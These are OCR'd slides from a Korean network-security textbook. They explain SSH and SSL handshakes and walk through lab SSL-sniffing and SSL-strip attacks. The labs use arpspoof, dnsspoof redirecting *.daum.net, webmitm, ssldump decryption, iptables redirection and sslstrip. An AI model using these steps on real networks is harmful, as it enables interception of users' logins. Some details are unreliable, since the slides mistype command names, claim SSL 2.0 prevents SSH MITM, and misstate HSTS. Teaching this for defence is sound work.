


그림 9-26 MITM 공격이 수행되고 있는 클라이언트

■ SSH(Secure Shell) 암호화 기법

- 1단계 : 클라이언트가 SSH를 통해 SSH 서버에 접근하여 서버의 공개키를 받음.




그림 9-27 SSH 접속 과정 1

- 2단계 : 클라리언트는 자신의 사설키로 데이터를 암호화하고, 이를 다시 서버의 공개키로 암호화하여 서버로 전송




그림 9-28 SSH 접속 과정 2

■ SSH(Secure Shell) 암호화 기법

- 3단계 : 서버는 클라이언트로부터 전송받은 암호화된 데이터를 자신의 사설키로 복호화한 후, 이를 다시 클라이언트의 공개키로 복호화해서 데이터를 읽음.




그림 9-29 SSH 접속 과정 3

■ SSH 암호화 통신에 대한 MITM 공격

- 1단계 : 클라이언트가 서버에 SSH 접속을 요청하면 공격자가 ARP 스푸핑과 같은 공격으로 네트워크를 장악하여 SSH 서버인 것처럼 자신의 공개키를 전송, 공격자는 서버에 자신이 클라이언트인 것처럼 공개키를 요청

그림 9-30 SSH MITM 공격 1

■ SSH 암호화 통신에 대한 MITM 공격

- 2단계 : 정상적인 접속에서 클라이언트가 서버에 암호화된 데이터를 보내면 공격자는 자신의 사설키와 클라이언트의 공개키로 복호화하고 내용을 확인한 후 다시 자신의 사설키와 서버의 공개키로 암호화해서 서버로 전송

그림 9-31 SSH MITM 공격 2

- 3단계 : 서버가 클라이언트로 데이터를 보낼 때도 공격자는 서버가 전송한 데이터를 복호화한 후, 다시 암호화해서 클라이언트로 전송

■ SSL

- 넷스케이프가 개발한 것으로, 40비트와 128비트 암호화 통신 가능




그림 9-32 SSL 연결 생성 과정

① 클라이언트는 서버에게 지원 가능한 방식(암호, 키 교환, 서명, 압축)을 알려줌

② 서버는 클라이언트에게 지원 가능한 방식이 포함된 서버 인증서를 클라이언트에게 발송

③ 서버가 클라이언트 인증서를 요구할 경우 클라이언트는 인증서를 서버로 전송

④ 암호화키로 사용될 세션키를 랜덤으로 생성하고 서버의 공개키로 암호화한 후 서버로 전송

⑤ 서버는 클라이언트에게 전송받은 세션키 복호화

⑥ 클라이언트는 전송된 모든 메시지에 대한 방식을 다음부터 적용할 것을 알리는 종결 메시지를 발송한 후 데이터 전송 단계로 이동

■ SSL 스니핑

- 공격자는 임의의 인증서를 생성한 뒤 클라이언트에게 보내 별도의 SSL 세션을 생성하고, 이를 중간에 스니핑

그림 9-33 SSL 스니핑 MITM의 공격 구조

■ SSL 스트립

- 공격자는 클라이언트와 서버 간의 모든 암호화된 HTTPS 데이터를 HTTP로 변조하여 클라이언트에게 전달

그림 9-34 SSL 스트립 MITM의 공격 구조

3. MITM 공격

IT COOKBOOK

실습 9-3 SSL 스니핑 공격하기

실습환경
- 공격자 시스템 : 칼리 리눅스
- 공격 대상 시스템 : 윈도우 7
- 필요 프로그램 : dsniff 패키지(webmitm, dnsspoof, arpspoof), Wireshark, fragrouter

① SSL 통신 확인하기

- SSL로 웹 서비스를 제공하는 사이트 확인하기

  www.daum.net




그림 9-36 SSL 통신 사이트 접속

② DNS 스푸핑 공격 준비하기

- dnsspoof.hosts 파일에 다음 사이트에 대한 경로를 추가하여 공격자 자신을 참조하도록 함.

  vi ./dnsspoof.hosts

  192.168.0.201 *.daum.net 추가

그림 9-37 dnsspoof.hosts 파일 수정

③ SSL 접속을 위한 인증서 생성과 webmitm 실행하기

- webmitm을 최초로 실행하여 인증서 생성

webtitm




그림 9-38 인증서 생성

③ SSL 접속을 위한 인증서 생성과 webmitm 실행하기

- 인증서 파일에서는 RSA 사설키와 인증서 내용을 확인할 수 있음.

  vi webmitm.crt




그림 9-39 생성한 인증서 내용 확인

④ ARP 리다이렉트 공격 및 패킷 릴레이

- ARP 스푸핑 공격 수행

arpspoof -t 192.168.0.100 192.168.0.1




그림 9-40 ARP 리다이렉트 공격 수행

fragrouter -B1

그림 9-41 패킷 릴레이 설정

⑤ DNS 스푸핑 공격하기

dnsspoof -f ./dnsspoof.hosts




그림 9-42 DNS 스푸핑 공격 실행

- 클라이언트에서는 해당 웹 사이트에 접속하기 이전 상태로 만들기 위해 다음 명령을 실행

ipconfig /flushdns




그림 9-43 클라이언트의 DNS 정보 초기화

⑥ 클라이언트에서 접속 시도하기

- 나중에 패킷을 복호화할 수 있도록 공격자 시스템에서 Wireshark로 패킷 캡처




그림 9-44 Wireshark를 이용한 패킷 캡처

⑥ 클라이언트에서 접속 시도하기

- 처음 접속하면 공격자가 생성한 인증서이기 때문에 경고 확인 창이 뜸.
- [고급]을 선택하고, 'logins.daum.net(안전하지 않음)(으)로 이동'을 클릭

그림 9-45 안전하지 않은 인증서에 대한 확인

⑥ 클라이언트에서 접속 시도하기

- 인증서를 확인하고 접속한 Daum의 로그인 사이트에서는 HTTPS가 붉은색으로 표시되고, 경고 표시도 나타남.

그림 9-46 SSL 스니핑 공격 후 사이트 접속

⑦ 패킷 복호화

- 복호화를 위해 Wireshark에서 수집한 패킷을 저장하고, ssldump를 실행하여 패킷을 복호화

  ssldump -a -d -r wireshark.pcap -k webmitm.crt > wireshark_dec.txt

그림 9-47 패킷 복호화

- -a : TCP ACKs 패킷을 출력
- -d : 트래픽의 응용 프로그램에 대한 전송 데이터를 출력
- -r : 복호화하려는 패킷 덤프
- -k : 복호화에 사용할 인증서를 지정

⑦ 패킷 복호화

- 복호화된 패킷 확인




그림 9-48 복호화된 패킷

3. MITM 공격

IT COOKBOOK

실습 9-4 SSL 스트립 공격하기

실습환경
- 공격자 시스템 : 칼리 리눅스
- 공격 대상 시스템 : 윈도우 7
- 필요 프로그램 : dsniff 패키지(arpspoof), fragrouter, sslstrip

① SSL 사이트 선택하기

- SSL 스트립 공격을 위해 임의의 SSL 사이트 선택

그림 9-49 SSL 사이트 선택

② ARP 리다이렉트 공격 및 패킷 릴레이

- ARP 스푸핑 공격 수행

arpspoof -t 192.168.0.100 192.168.0.1




그림 9-50 ARP 리다이렉트 공격 수행

fragrouter -B1

그림 9-51 패킷 릴레이 설정

③ 패킷 리다이렉트

- 클라이언트가 80번 포트로 접속해 오는 것을 10000번 포트로 변경하여, 실제 사이트에 접속하도록 NAT를 설정

  iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j REDIRECT --to-port 10000

그림 9-52 공격자 시스템 내에 NAT 설정

④ SSL 스트립 공격 수행하기

- 공격자 시스템에서 10000번 포트로 SSL 스트립 공격 수행

ssltrip -l 10000

그림 9-53 SSL 스트립 공격 수행

⑤ SSL 스트립 공격 확인하기

- HTTPS 접속이 아닌 일반 HTTP로 접속됨.

그림 9-54 SSL 스트립 공격 확인

■ MITM 공격 보안 대책

- 기본적인 대응책은 ARP 스푸핑과 DNS 스푸핑의 경우와 같음.
- SSH MITM 공격의 경우, SSL 2.0을 사용하면 막을 수 있음.
- 안전하지 않은 인증서는 확실한 경우 외에는 접속을 하지 않는 것이 좋음.

■ SSL스트립 공격 보안 대책

- 2012년 사용자가 브라우저에 HTTPS 주소를 입력하더라도 HTTPS를 사용하는 페이지로 자동으로 연결되어 SSL 스트립과 같은 공격을 사전에 방지할 수 있는 HSTS(Http Strict Transport Security)를 표준으로 지정
- 본인이 접속한 사이트가 SSL로 정상적으로 접속되고 있는지 확인

감사합니다.

네트워크 해킹과 보안 개정3판

정보 보안 개론과 실습